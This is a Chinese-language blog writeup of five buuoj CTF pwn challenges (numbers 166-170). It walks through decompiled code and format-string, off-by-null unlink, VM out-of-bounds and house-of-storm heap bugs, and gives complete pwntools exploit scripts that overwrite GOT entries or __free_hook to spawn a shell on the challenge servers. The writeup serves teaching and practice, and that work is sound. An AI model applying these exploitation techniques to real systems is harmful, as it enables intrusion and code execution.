

buuoj Pwn writeup 166-170

原创


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订阅专栏

166 picoctf_2018_echo back

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
Partial RELRO	Canary found	NX enabled	No PIE	No RPATH	No RUNPATH	78 Symbols	Yes	0	4	./166

```
unsigned int vuln()\n{\n    char buf[128]; // [esp+Ch] [ebp-8Ch] BYREF\n    unsigned int v2; // [esp+8Ch] [ebp-Ch]\n\n    v2 = __readgsdword(0x14u);\n    memset(buf, 0, sizeof(buf));\n    system("echo input your message:");\n    read(0, buf, 0x7Fu);\n    printf(buf);\n    puts("\n");\n    puts("Thanks for sending the message!");\n    return __readgsdword(0x14u) ^ v2;\n}
```

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因为只有一次printf的机会, RELRO半开, 不能覆盖fini, 我们可以把puts改成vuln来制造循环, 再次把printf改成system, 来getshe。

```
from pwn import*

context.log_level = "debug"

r = remote('node3.buuoj.cn',28834)

printf_got = 0x0804A010
system_addr = 0x08048460
puts_got = 0x0804A01C
vuln = 0x080485AB
fini = 0x08049F0C
offset = 7

payload = fmtstr_payload(offset, {puts_got:vuln})

r.sendlineafter("message:\n", payload)

payload = fmtstr_payload(offset, {printf_got:system_addr})

r.sendlineafter("message:\n", payload)

r.sendlineafter("message:\n", "/bin/sh\x00")

r.interactive()
```

167 cisn_2019_es_4

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
Full RELRO	Canary found	NX enabled	No PIE	No RPATH	No RUNPATH	87 Symbols	Yes	0	4	./167

add

```
unsigned __int64 ma()
{
    int v1; // [rsp+0h] [rbp-10h]
    int v2; // [rsp+4h] [rbp-Ch]
    unsigned __int64 v3; // [rsp+8h] [rbp-8h]

    v3 = __readfsqword(0x28u);
    puts("index:");
    v1 = read_int();
    if ( v1 < 0 || v1 > 32 || *((_QWORD *)&heap + v1) )
        exit(0);
    puts("size:");
    v2 = read_int();
    if ( v2 <= 127 || v2 > 256 )
        exit(0);
    *((_QWORD *)&heap + v1) = malloc(v2);
    len[v1] = v2;
    printf("gift: %llx\n", *((_QWORD *)&heap + v1));
    puts("content:");
    read(0, *((void **)&heap + v1), v2);
    return __readfsqword(0x28u) ^ v3;
}
```

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最多32个，会直接给出chunk

地址，chunk大小也有限制。

free

```
int v1; // [rsp+4h] [rbp-Ch]
unsigned __int64 v2; // [rsp+8h] [rbp-8h]

v2 = __readfsqword(0x28u);
puts("index:");
v1 = read_int();
if ( v1 < 0 || v1 > 32 || !*((_QWORD *)&heap + v1) )
    exit(0);
free(*((void **)&heap + v1));
*((_QWORD *)&heap + v1) = 0LL;
len[v1] = 0;
return __readfsqword(0x28u) ^ v2;
```

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```

v3 = __readfsqword(0x28u);
if ( key1 == 2 )
    exit(0);
puts("index:");
v1 = read_int();
if ( v1 < 0 || v1 > 32 || !heap[v1] )
    exit(0);
puts("content:");
v2 = (_BYTE *)heap[v1];
v2[read(0, v2, (int)len[v1])] = 0;
++key1;
return __readfsqword(0x28u) ^ v3;

```

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```

1 unsigned __int64 sh()
2 {
3     int v1; // [rsp+4h] [rbp-Ch]
4     unsigned __int64 v2; // [rsp+8h] [rbp-8h]
5
6     v2 = __readfsqword(0x28u);
7     if ( key2 )
8     {
9         puts("index:");
0         v1 = read_int();
1         if ( v1 < 0 || v1 > 32 || !heap[v1] )
2             exit(0);
3         puts((const char *)heap[v1]);
4     }
5     else
6     {
7         puts("only admin can use");
8     }
9     return __readfsqword(0x28u) ^ v2;
0 }

```

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这个题之前写过，
必须先把那个地方劫持掉，key2那里改掉，才能show的出来。

off by null思路很清楚，就像上面那个一样，这里因为我们要控制bss，所以我们还是选择通过off by null做一个unlink，控制bss，在bss中伪造一个chunk，free掉，然后申请回来，用于修改key2.然后泄露地址，最后one_gadget一套带走。

我们想要通过unlink来修改key，因为只能edit两次，所以我们平常做好unlink的收已经edit两次了，没机会编辑key，所以我想着让最后一个地址做unlink，然后尝试铜鼓第二次edit覆盖过去。

要注意最后一个chunk的len会覆盖第一个chunk地址，所以free的时候从序号1开始free。

```
pwndbg> x/20gx 0x6020e0
0x6020e0 <heap>: 0x00000000000000f8 0x0000000000153a360
0x6020f0 <heap+16>: 0x0000000000153a460 0x0000000000153a560
0x602100 <heap+32>: 0x0000000000153a660 0x0000000000153a760
0x602110 <heap+48>: 0x0000000000153a860 0x0000000000153aa60
0x602120 <heap+64>: 0x0000000000153ab60 0x0000000000000000
0x602130 <heap+80>: 0x0000000000000000 0x0000000000000000
0x602140 <heap+96>: 0x0000000000000000 0x0000000000000000
0x602150 <heap+112>: 0x0000000000000000 0x0000000000000000
0x602160 <heap+128>: 0x0000000000000000 https://blog.csdn.net/yongbaooi
0x602170 <heap+144>: 0x0000000000000000 0x0000000000000000
```

大小是够的，就是可以通过最后一个chunk来覆盖key，效果如下图。

```
x6021a0 <heap+192>: 0x0000000000000000 0x0000000000000000
x6021b0 <heap+208>: 0x0000000000000000 0x0000000000000000
x6021c0 <heap+224>: 0x0000000000000000 0x0000000000601fa0
x6021d0 <heap+240>: 0x00000000006021c8 0x00000000006021c8
x6021e0 <pro>: 0x00000000006021e0 0x0000000000000000
x6021f0 <pro+16>: 0x0000000000000000 0x0000000000000000
x602200 <pro+32>: 0x0000000000000000 0x0000000000000000
x602210 <pro+48>: 0x0000000000000000 0x0000000000000000
x602220 <pro+64>: 0x0000000000000000 0x0000000000000000
x602230 <pro+80>: 0x0000000000000000 0x0000000000000000
x602240 <pro+96>: 0x0000000000000000 0x0000000000000000
x602250 <pro+112>: 0x0000000000000000 0x0000000000000000
x602260 <pro+128>: 0x0000000000000000 0x0000000000000000
x602270 <pro+144>: 0x0000000000000000 0x0000000000000000
x602280 <pro+160>: 0x0000000000000000 0x0000000000000000
x602290 <pro+176>: 0x0000000000000000 0x0000000000000000
x6022a0 <pro+192>: 0x0000000000000000 0x0000000000000000
x6022b0 <pro+208>: 0x0000000000000000 0x0000000000000001
x6022c0: 0x0000000000000000 0x0000000000000000 https://blog.csdn.net/yongbaooi
```

接下来我们需要泄露libc的地址，泄露地址可以有很多种，以前的话我们仅仅是通过overlap来邪路arena地址，但是我们也可以通过got表来泄露地址。

```
pwndbg> tele 0x0000000000601fa0
00:0000 0x601fa0 (_GLOBAL_OFFSET_TABLE_+24) --> 0x7fc91bae59c0 (free) ← push r15
01:0008 0x601fa8 (_GLOBAL_OFFSET_TABLE_+32) --> 0x7fc91bacea30 (puts) ← push r13
02:0010 0x601fb0 (_GLOBAL_OFFSET_TABLE_+40) --> 0x7fc91bb82e30 (_stack_chk_fail) ← lea rsi, [rip + 0x81d8f]
03:0018 0x601fb8 (_GLOBAL_OFFSET_TABLE_+48) --> 0x7fc91bab2f00 (printf) ← sub rsp, 0xd8
04:0020 0x601fc0 (_GLOBAL_OFFSET_TABLE_+56) --> 0x7fc91bb328a0 (alarm) ← mov eax, 0x25
05:0028 0x601fc8 (_GLOBAL_OFFSET_TABLE_+64) --> 0x7fc91bb5e180 (read) ← lea rax, [rip + 0xe0771]
06:0030 0x601fd0 (_GLOBAL_OFFSET_TABLE_+72) --> 0x7fc91ba6fab0 (_libc_start_main) ← push r13
07:0038 0x601fd8 (_GLOBAL_OFFSET_TABLE_+80) --> 0x0
```

然后就是泄露地址，修改free_hook，就好了。

exp

```
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"
context.arch = "amd64"
```

```
#r =process("./150")
r = remote("node3.buuoj.cn", "26705")

elf = ELF('./167')
libc = ELF("./64/libc-2.27.so")

def malloc(index, size, content):
    r.sendlineafter("4.show\n", "1")
    r.sendlineafter("index:\n", str(index))
    r.sendlineafter("size:\n", str(size))
    r.sendafter("content:\n", content) #因为题目原因程序不处理回车，所以直接send，不发回车了.

def free(index):
    r.sendlineafter("4.show\n", "2")
    r.sendlineafter("index:\n", str(index))

def edit(index, content):
    r.sendlineafter("4.show\n", "3")
    r.sendlineafter("index:\n", str(index))
    r.sendafter("content:\n", content) #这个地方也要用send.

def show(index):
    r.sendlineafter("4.show\n", "4")
    r.sendlineafter("index:\n", str(index))

ptr_addr = 0x6021e0
key2_addr = 0x6022b8
free_got = elf.got['free']

for i in xrange(7):
    malloc(i,0xf8,str(i)*8)

malloc(7,0xf8,'7'*8)
malloc(32,0xf8,'aaaa')
malloc(8,0xf8,'8'*8)
malloc(9,0xf8,"/bin/sh\x00")

addr = 0x6020e0+8*32
payload = p64(0)+p64(0xf1)
payload += p64(addr-0x18)+p64(addr-0x10)
payload = payload.ljust(0xf0, "\x00")
payload += p64(0xf0)

for i in range(1,8):
    free(i)

edit(32,payload)
free(8)

payload = p64(free_got)
payload += p64(ptr_addr-0x18)+p64(ptr_addr-0x18)
payload += p64(ptr_addr)
payload = payload.ljust(0xf0, '\x00')
payload += "\x01\x00\x00\x00\x05\x00\x00\x00\x00"
edit(32,payload)

#gdb.attach(r)
#input()
```

```
show(29)
libc_base = u64(r.recvuntil("\x7f")[-6:].ljust(8, "\x00"))-libc.sym["free"]
free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base + libc.sym["system"]
print hex(libc_base)

edit(32,p64(free_hook))
edit(32,p64(system))
free(9)


r.interactive()
```

168 [OGeek2019 Final]OVM

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
Full RELRO	No canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	90 Symbols	No	0	4	./168

是一道VM Pwn。

就像堆题的标志是菜单一样，VM PWN的标志就是很大的流程图。



```
comment = malloc(0x8CuLL);
setbuf(stdin, 0LL);
setbuf(stdout, 0LL);
setbuf(stderr, 0LL);
signal(2, signal_handler);
write(1, "WELCOME TO OVM PWN\n", 0x16uLL);
write(1, "PC: ", 4uLL);
_isoc99_scanf("%hd", &v5);
getchar();
write(1, "SP: ", 4uLL);
_isoc99_scanf("%hd", &v6);
getchar();
reg[13] = v6;
reg[15] = v5;
```

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初始化，pc类似于eip，sp类似于栈顶指针。

```
    write(1, "CODE SIZE: ", 0xBuLL);
    _isoc99_scanf("%hd", &v4);
    getchar();
    if ( v6 + (unsigned int)v4 > 0x10000 || !v4 )
    {
        write(1, "EXCEPTION\n", 0xAuLL);
        exit(155);
    }
    write(1, "CODE: ", 6uLL); | https://blog.csdn.net/yongbaoli
```

输入code的大小，code的具体内容。

```
for ( i = 0; v4 > i; ++i )
{
    _isoc99_scanf("%d", &memory[v5 + i]);
    if ( (memory[i + v5] & 0xFF000000) == 0xFF000000 )
        memory[i + v5] = 0xE0000000;
    getchar();
}
```

读取代码，放到memory处。

```
while ( running )
{
    v7 = fetch();
    execute(v7);
}
```

将命令依次fetch再execute。

fetch是啥。

```
{ int v0; // eax
    v0 = reg[15];
    reg[15] = v0 + 1;
    return (unsigned int)memory[v0];
}
```

execute就要麻烦很多。

```
write(1, "HOW DO YOU FEEL AT OVM?\n", 0x1BuLL);
read(0, comment, 0x8CuLL);
sendcomment(comment);
write(1, "Bye\n", 4uLL);
```

我们想法是可以劫持got表，free的got表改成system，再/bin/sh一下就好了。

最后有一个free，可以利用一下。我

所以我们现在的问题就是好好逆向一下execute函数，看看里面的指令有啥问题，然后怎么利用。

```
v4 = (a1 & 0xF0000u) >> 16;
v3 = (unsigned __int16)(a1 & 0xF00) >> 8;
v2 = a1 & 0xF;
result = HIBYTE(a1);
```

a1一共四个字节，result对应的是最高的那个字节，v4是第二个，v3第三，v2最后。而且要注意到v2、v3、v4都是只有半个字节能使。

```
v4 = c v3 = b v2 = a
0x10 --> reg[c] = memory
0x20 --> reg[c] = memory == 0
0x30 --> reg[c] = memory[reg[a]]
0x40 --> memory[reg[a]] = reg[c] // 存在任意写
0x50 --> stack[reg[13]++] = reg[c]
0x60 --> reg[c] = stack[-reg[13]] // 存在任意读
0x70 --> reg[c] = reg[a] + reg[b]
0x80 --> reg[c] = reg[b] - reg[a]
0x90 --> reg[c] = reg[a] & reg[b]
0xA0 --> reg[c] = reg[a] | reg[b]
0xB0 --> reg[c] = reg[a] ^ reg[b]
0xC0 --> reg[c] = reg[b] << reg[a]
0xD0 --> reg[c] = reg[b] >> reg[a]
0xE0 --> running = 0
0xFF --> running = 0 打印 reg[] 数组中的所有值
```

那么既然存在任意读，任意写，而且存在数组越界，我们就可以通过数组越界读取、劫持got表，从而来达到目的，那我们现在的问题就只剩下我们怎么去构造这个指令。

我们就是通过简单的调整数组越界，来读写got表就好了。

```
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = remote("node3.buuoj.cn", 29788)
libc = ELF("./64/libc-2.23.so")

free_hook = libc.symbols['__free_hook']

code = [
0x100a0001, #set指令, 将r10设置为1
0x100b0009, #set指令, 将r11设置为9
0xc00a0a0b, #左移指令, r10为1<<9=0x200
0x10010001, #set      将r1设置为1
0x10020006, #set      将r2设置为6
0xc0030102, #左移      r3=1<<6=0x40
0x10010004, #set      r1=4
0x10000006, #set      r0=6
0x70030301, #add      r3=0x40+4=0x44
0x80040003, #sub      r4=6-0x44=-0x3e, got表项
0x30050004, #read     将got表项内容读到r5, 这里注意一次只能读取4个字节, 因此还要在读一次
0x7004040d,
```

```
0x30060004,
0x10000003,
0x1001000f,
0xc0000001,
0x10010005,
0xc0000001,
0x10020004,
0x1001000f,
0xc0020201,
0x10010001,
0xc0020201,
0x70000002,
0x1001000c,
0x10020002,
0xc0020201,
0x70000002,
0x10010008,
0x10020002,
0xc0020201,
0x70000002,
0x10010004,
0x1002000b,
0xc0020201,
0x70000002,
0x70050500,
0x10000000,
0x10010008,
0x80000001,#计算出comment[0]的下标
0x40050000,#将free_hook-4的低四字节写进comment[0]
0x10010001,
0x70000001,
0x40060000,#写入剩余的4个字节
0xff000000 #打印寄存器内容
]
r.recvuntil("PC:")
r.sendline(str(0))
r.recvuntil("SP:")
r.sendline(str(1))
r.recvuntil("CODE SIZE:")
r.sendline(str(len(code)))
r.recvuntil("CODE: ")
for i in code:
    sleep(0.1)
    r.sendline(str(i))
r.recvuntil("R5: ")
addr1 = r.recv(8)

r.recvuntil("R6: ")
addr2 = r.recv(4)
addr = int('0x'+addr2+addr1,16)
libc_base = addr - 0x3c67a0
system = libc_base + libc.symbols['system']

r.recvuntil("OVM?")
payload = '/bin/sh\x00'+p64(system)

r.send(payload)
r.interactive()
```

169 Ocf_2018_heapstorm2

```
RELRO      STACK CANARY    NX      PIE      RPATH     RUNPATH   Symbols    FORTIFY Fortified  Fortifiable FILE
Full RELRO  Canary found  NX enabled PIE enabled No RPATH No RUNPATH No Symbols Yes     0          2          ./169
```

看名字应该是house of storm

进程序首先我们看到了一个mallopt函数。

```
int mallopt(int param,int value)//控制内存分配的函数
```

在这里的mallopt把fastbin给禁掉了。

然后初始化，读入24个字节， $0x818 = 0x810$.然后后面的跟前两个一样。

```
pwndbg> x/50gx 0x13370800
0x13370800: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x13370810: 0x5293991720453fd6 0x5293991720453fd6
0x13370820: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x13370830: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x13370840: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x13370850: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x13370860: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x13370870: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x13370880: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x13370890: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x133708a0: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x133708b0: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x133708c0: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x133708d0: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x133708e0: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x133708f0: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x13370900: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x13370910: 0xfcdb179072e0c1e97 0x3b4213908e3a7f98
0x13370920: 0x0000000000000000 0x0000000000000000
0x13370930: 0x0000000000000000 0x0000000000000000
0x13370940: 0x0000000000000000 0x0000000000000000
0x13370950: 0x0000000000000000 0x0000000000000000
0x13370960: 0x0000000000000000 0x0000000000000000
0x13370970: 0x0000000000000000 0x0000000000000000
0x13370980: 0x0000000000000000 0x0000000000000000
pwndbg>
```

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```
void *v3; // [rsp+18h] [rbp-8h]

for ( i = 0; i <= 15; ++i )
{
    if ( !xor_8(a1, a1[2 * i + 5]) )
    {
        printf("Size: ");
        v2 = sub_1551();
        if ( v2 > 12 && v2 <= 4096 )
        {
            v3 = calloc(v2, 1uLL);
            if ( !v3 )
                exit(-1);
            a1[2 * i + 5] = xor_8(a1, v2);
            a1[2 * i + 4] = xor(a1, v3);
            printf("Chunk %d Allocated\n", i);
        }
        else
        {
            puts("Invalid Size");
        }
    }
    return;
```

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从 $0x820$ 开始，第一个放地址跟 $0x800$ 异或的结果，第二个放size跟 $0x808$ 异或的结果。

```

int __fastcall update(_QWORD *a1)
{
    int v2; // [rsp+10h] [rbp-20h]
    int v3; // [rsp+14h] [rbp-1Ch]
    __int64 v4; // [rsp+18h] [rbp-18h]

    printf("Index: ");
    v2 = sub_1551();
    if ( v2 < 0 || v2 > 15 || !xor_8(a1, a1[2 * v2 + 5]) )
        return puts("Invalid Index");
    printf("Size: ");
    v3 = sub_1551();
    if ( v3 <= 0 || v3 > (xor_8(a1, a1[2 * v2 + 5]) - 12) )
        return puts("Invalid Size");
    printf("Content: ");
    v4 = xor(a1, a1[2 * v2 + 4]);
    sub_1377(v4, v3);
    strcpy((v3 + v4), "HEAPSTORM_II");
    return printf("Chunk %d Updated\n", v2);
}

```

<https://blog.csdn.net/yongba0ii>

update留了12个字节写

HEAPSTORM_II，但是用了strcpy函数，strcpy函数最后会填个'\x00'，所以会有一个'\x00'的溢出，就有了off by null。

```

int __fastcall delete(_QWORD *a1)
{
    void *v2; // rax
    int v3; // [rsp+1Ch] [rbp-4h]

    printf("Index: ");
    v3 = sub_1551();
    if ( v3 < 0 || v3 > 15 || !xor_8(a1, a1[2 * v3 + 5]) )
        return puts("Invalid Index");
    v2 = xor(a1, a1[2 * v3 + 4]);
    free(v2);
    a1[2 * v3 + 4] = xor(a1, 0LL);
    a1[2 * v3 + 5] = xor_8(a1, 0LL);
    return printf("Chunk %d Deleted\n", v3);
}

```

<https://blog.csdn.net/yongba0ii>

free了之后把地址跟大小恢

复成随机数。

```

int __fastcall view(_QWORD *a1)
{
    __int64 v2; // rbx
    __int64 v3; // rax
    int v4; // [rsp+1Ch] [rbp-14h]

    if ( (a1[3] ^ a1[2]) != 0x13377331LL )
        return puts("Permission denied");
    printf("Index: ");
    v4 = sub_1551();
    if ( v4 < 0 || v4 > 15 || !xor_8(a1, a1[2 * v4 + 5]) )
        return puts("Invalid Index");
    printf("Chunk[%d]: ", v4);
    v2 = xor_8(a1, a1[2 * v4 + 5]);
    v3 = xor(a1, a1[2 * v4 + 4]);
    sub_14D4(v3, v2);
    return puts(byte_180A);
}

```

<https://blog.csdn.net/yongbaoii>

输出函数。

题目我也是参考了两位师傅的wp，补充一些自己的思路。

BUUCT-PWN 0ctf_2018_heapstorm2 (house of storm)

[原创]ctf pwn中的unsorted bin利用及chunk shrink——0ctf2018 heapstorm2 writeup

题目给了一个off by null，我们平常的思路是要么unlink，但是这里是行不通的，因为对我们的地址用随机数进行了异或，要么是通过制造overlap来fastbin attack。但是显然这道题把我们的fastbin给ban掉了，所以我们只能用这个题的解法，house of storm。

House of storm 原理及利用

exp

```

from pwn import *

context.log_level = 'debug'

elf = ELF("./169")
libc = ELF('./64/libc-2.23.so')
one_gadget_16 = [0x45216, 0x4526a, 0xf02a4, 0xf1147]

menu = "Command: "
def add(size):
    r.recvuntil(menu)
    r.sendline('1')
    r.recvuntil("Size: ")
    r.sendline(str(size))

def delete(index):
    r.recvuntil(menu)
    r.sendline('3')
    r.recvuntil("Index: ")
    r.sendline(str(index))

def show(index):

```

```
r.recvuntil(menu)
r.sendline('4')
r.recvuntil("Index: ")
r.sendline(str(index))

def edit(index,content):
    r.recvuntil(menu)
    r.sendline('2')
    r.recvuntil("Index: ")
    r.sendline(str(index))
    r.recvuntil("Size: ")
    r.sendline(str(len(content)))
    r.recvuntil("Content: ")
    r.send(content)

def pwn():
    add(0x18)#0
    add(0x508)#1
    add(0x18)#2
    add(0x18)#3
    add(0x508)#4
    add(0x18)#5
    add(0x18)#6

    edit(1, 'a'*0x4f0+p64(0x500))
    delete(1)
    edit(0, 'a'*(0x18-12))
    add(0x18)#1
    add(0x4d8)#7
    delete(1)
    delete(2)
    add(0x38)#1
    add(0x4e8)#2

    edit(4, 'a'*0x4f0+p64(0x500))
    delete(4)
    edit(3, 'a'*(0x18-12))
    add(0x18)#4
    add(0x4d8)#8
    delete(4)
    delete(5)
    add(0x48)#4

    delete(2)
    add(0x4e8)#2
    delete(2)

storage = 0x13370800
fake_chunk = storage - 0x20
payload = '\x00' * 0x10 + p64(0) + p64(0x4f1) + p64(0) + p64(fake_chunk)
edit(7, payload)
payload = '\x00' * 0x20 + p64(0) + p64(0x4e1) + p64(0) + p64(fake_chunk+8) + p64(0) + p64(fake_chunk-0x18-5)
edit(8, payload)

add(0x48) #0x133707e0
payload = p64(0)*4 + p64(0) + p64(0x13377331) + p64(storage)
edit(2, payload)

payload = p64(0)*2 + p64(0) + p64(0x13377331) + p64(storage) + p64(0x1000) + p64(fake_chunk+3) + p64(8)
edit(0, payload)
```

```
calc(0) -> payload

show(1)
r.recvuntil("]: ")
heap = u64(r.recv(6).ljust(8, '\x00'))
success("heap:"+hex(heap))

payload = p64(0)*2 + p64(0) + p64(0x13377331) + p64(storage) + p64(0x1000) + p64(heap+0x10) + p64(8)
edit(0, payload)

show(1)
r.recvuntil("]: ")
malloc_hook = u64(r.recv(6).ljust(8, '\x00')) -0x58 - 0x10
libc.address = malloc_hook - libc.sym['__malloc_hook']
free_hook = libc.sym['__free_hook']
system = libc.sym['system']
success("malloc_hook:"+hex(malloc_hook))

payload = p64(0)*2 + p64(0) + p64(0x13377331) + p64(storage) + p64(0x1000) + p64(free_hook) + p64(0x100) + p64(storage+0x50) + p64(8) + '/bin/sh\x00'
edit(0, payload)
edit(1, p64(system))
delete(2)

r.interactive()

if __name__ == "__main__":
    while True:
        r = remote("node3.buuoj.cn", 26782)
        try:
            pwn()
        except:
            r.close()
```

170 wustctf2020_babyfmt

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	89 Symbols	Yes	0	4	./170

```
void  buf, // [rsp+10h] [rbp-10h]
unsigned __int64 v3; // [rsp+18h] [rbp-8]

v3 = __readfsqword(0x28u);
if ( *a1 > 0 )
{
    puts("No way!");
    exit(1);
}
*a1 = 1;
read_n(&buf, 8LL);
write(1, buf, 1uLL);
return __readfsqword(0x28u) ^ v3;
```

<https://blog.csdn.net/yongba0ii>

leak函数做到了泄露一个字节，但是只能泄露一次。

```
v3 = __readfsqword(0x28u);
memset(format, 0, 0x30uLL);
if ( *a1 > 0 )
{
    puts("No way!");
    exit(1);
}
*a1 = 1;
read_n(format, 40LL);
printf(format);
return __readfsqword(0x28u) ^ v3;
```

<https://blog.csdn.net/yongba0ii>

fmt_attack就是一个格式化字符串漏洞.

```

void __noreturn get_flag()
{
    int fd; // [rsp+Ch] [rbp-64h]
    char s2[88]; // [rsp+10h] [rbp-60h] BYRE
    unsigned __int64 v2; // [rsp+68h] [rbp-8]

    v2 = __readfsqword(0x28u);
    memset(s2, 0, 0x50uLL);
    puts("If you can open the door!");
    read_n(s2, 64LL);
    if (!strcmp(secret, s2, 0x40uLL) )
    {
        close(1);
        fd = open("/flag", 0);
        read(fd, s2, 0x50uLL);
        printf(s2);
        exit(0);
    }
    puts("No way!");
    exit(1);
}

```

<https://blog.csdn.net/yongbaoii>

get_flag这个函数确实可以为我们输出flag，但是首先要输入一个与secret相等的字符串，而这是随机生成的。

然后关闭了标准输出，所以即使我们进入了这个if中，也无法输出，但是我们可以把bss段中存储stdout中存储的指针指向stderr。

这样我们现在的难点就是泄露程序地址了，

```

unsigned __int64 v4; // [rsp+18h] [rbp-8h]

v4 = __readfsqword(0x28u);
puts("dididada.....");
printf("tell me the time:");
_isoc99_scanf("%ld", &v1);
_isoc99_scanf("%ld", &v2);
_isoc99_scanf("%ld", &v3);
printf("ok! time is %ld:%ld:%ld\n", v1, v2, v3);
return __readfsqword(0x28u) ^ v4;

```

<https://blog.csdn.net/yongbaoii>

而ask_time函数中的v2存储了一个空指令的地址

那么我们在ask_time要输入的时候选择输入一个字母不改变v2的值，就获得了地址。

```
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = "debug"

r = remote("node3.buuoj.cn", "29212")

secret_addr=0x202060
r.sendlineafter("tell me the time:", 'a') #输入a会导致scanf出问题，不能正常读入

r.recvuntil("ok! time is ")
stack_addr=int(r.recvuntil(':')[ :-1])
base_addr = int(r.recvuntil(':')[ :-1]) - 0xbd5

stderr_addr=base_addr + 0x202040
stdout_addr = base_addr + 0x202020
r.recvuntil(">>")
for i in range(0,8):
    r.sendlineafter(">>","2")
    payload = "%7$lln" + "%10$lln" + "aaa" + p64(base_addr + secret_addr + 8*i)
    r.sendline(payload)
#%7这里是改a1让我们重复利用, %10这里是覆盖secret_addr
r.sendlineafter(">>","1")
r.sendline(p64(stderr_addr + 1))

payload = ("%7$lln" + "%" + str((ord(r.recv(1))<<8)+0x40) + "c" + "%11$hn").ljust(24,"a") + p64(stdout_addr)
#虽然关闭了标准输出，指针换成标准错误的也可以

r.sendlineafter(">>","2")
r.sendline(payload)

sleep(1)
r.sendlineafter(">>","3")
r.send('\x00'*0x40) #bypass strncmp

r.interactive()
```